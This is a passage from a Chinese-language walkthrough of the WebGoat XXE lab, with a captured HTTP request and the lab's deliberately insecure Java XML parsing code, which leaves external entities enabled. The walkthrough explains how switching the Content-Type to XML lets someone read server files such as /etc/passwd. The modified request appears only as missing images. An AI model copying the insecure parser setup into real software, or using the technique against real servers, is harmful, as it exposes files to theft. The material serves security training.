
在RESF开发风格下，一个接口可能接受多类参数（比如可接受XML、JSON这两种数据类型，默认接受JSON格式）。

1. 使用BurpSuite抓取点击“评论”按钮所得的HTTP请求包，如图所示。




```
POST /WebGoat/xxe/content-type HTTP/1.1
Host: 127.0.0.1:8080
Content-Length: 11
sec-ch-ua-platform: "Windows"
Accept-Language: zh-CN,zh;q=0.9
sec-ch-ua: "Chromium";v="135", "Not-A.Brand";v="8"
sec-ch-ua-mobile: ?0
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0
Safari/537.36
Accept: */*
Content-Type: application/json
Origin: http://127.0.0.1:8080
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
http://127.0.0.1:8080/WebGoat/start.mvc?username=test1234
Accept-Encoding: gzip, deflate, br
Cookie: JSESSIONID=E3E1DA8754OF7FE67B1C05B8233980F1
Connection: keep-alive

{
  "text":"hello"
}
```


2. 可以发现HTTP请求体是json值，且HTTP请求报文中有“Content-Type: application/json”。



3. 为了实施XML实体注入攻击，可以对报文做修改，并发送HTTP请求包，如图所示。



5. 返回结果如下



6. 查看源码，在 ContentTypeAssignment#createNewUser 方法中，**如果 Content-Type 是 XML**，就会调用 CommentsCache#parseXml(commentStr, false)。parseXml 方法内部 **没有启用安全特性**（securityEnabled = false），也**没有禁用外部实体（DTD/Schema）访问**。导致安全问题：用户可以通过上传一个恶意 XML 文件，利用外部实体（<!ENTITY>）访问服务器本地文件（如 /etc/passwd）。

```java
@PostMapping(path = "xxe/content-type")
@ResponseBody
public AttackResult createNewUser(
    @RequestBody String commentStr,
    @RequestHeader("Content-Type") String contentType,
    @CurrentUser WebGoatUser user) {
  AttackResult attackResult = failed( assignment: this).build();// 默认返回失败

  if (APPLICATION_JSON_VALUE.equals(contentType)) { // 如果 Content-Type 是 application/json
    parseJson(commentStr).ifPresent(c -> comments.addComment(c, user, visibleForAllUsers: true));
    attackResult = failed( assignment: this).feedback( resourceBundleKey: "xxe.content.type.feedback.json").build();
  }

  if (null != contentType && contentType.contains(MediaType.APPLICATION_XML_VALUE)) {//// 如果 Content-Type 包含 application/xml
    try {
      Comment comment = comments.parseXml(commentStr, securityEnabled: false);
      comments.addComment(comment, user, visibleForAllUsers: false);
      if (checkSolution(comment)) {
        attackResult = success( assignment: this).build();
      }
    } catch (Exception e) {
      String error = ExceptionUtils.getStackTrace(e);
      attackResult = failed( assignment: this).feedback( resourceBundleKey: "xxe.content.type.feedback.xml").output(error).build();
    }
  }

  return attackResult;
}
```

```java
protected Comment parseXml(String xml, boolean securityEnabled) 3 个用法
    throws XMLStreamException, JAXBException { // securityEnabled == false，表示禁用安全防护配置
  var jc = JAXBContext.newInstance(Comment.class);// 将 XML 映射成 Comment 类对象
  var xif = XMLInputFactory.newInstance();// XMLInputFactory.newInstance()默认是允许外部实体的。

  // TODO fix me disabled for now.
  if (securityEnabled) { // 安全模式（securityEnabled == true），则对解析器设置限制，防止外部访问
    xif.setProperty(XMLConstants.ACCESS_EXTERNAL_DTD, ""); // 禁止 XML 解析器访问外部 DTD
    xif.setProperty(XMLConstants.ACCESS_EXTERNAL_SCHEMA, ""); // 禁止解析外部 XML Schema（XSD 文件）
  }
  var xsr = xif.createXMLStreamReader(new StringReader(xml));
  var unmarshaller = jc.createUnmarshaller();
  return (Comment) unmarshaller.unmarshal(xsr);
}
```

7. 攻击利用条件

- Content-Type 必须是 application/xml。
- 用户提交的 XML 文本中包含恶意 DTD，劫持或泄漏敏感信息。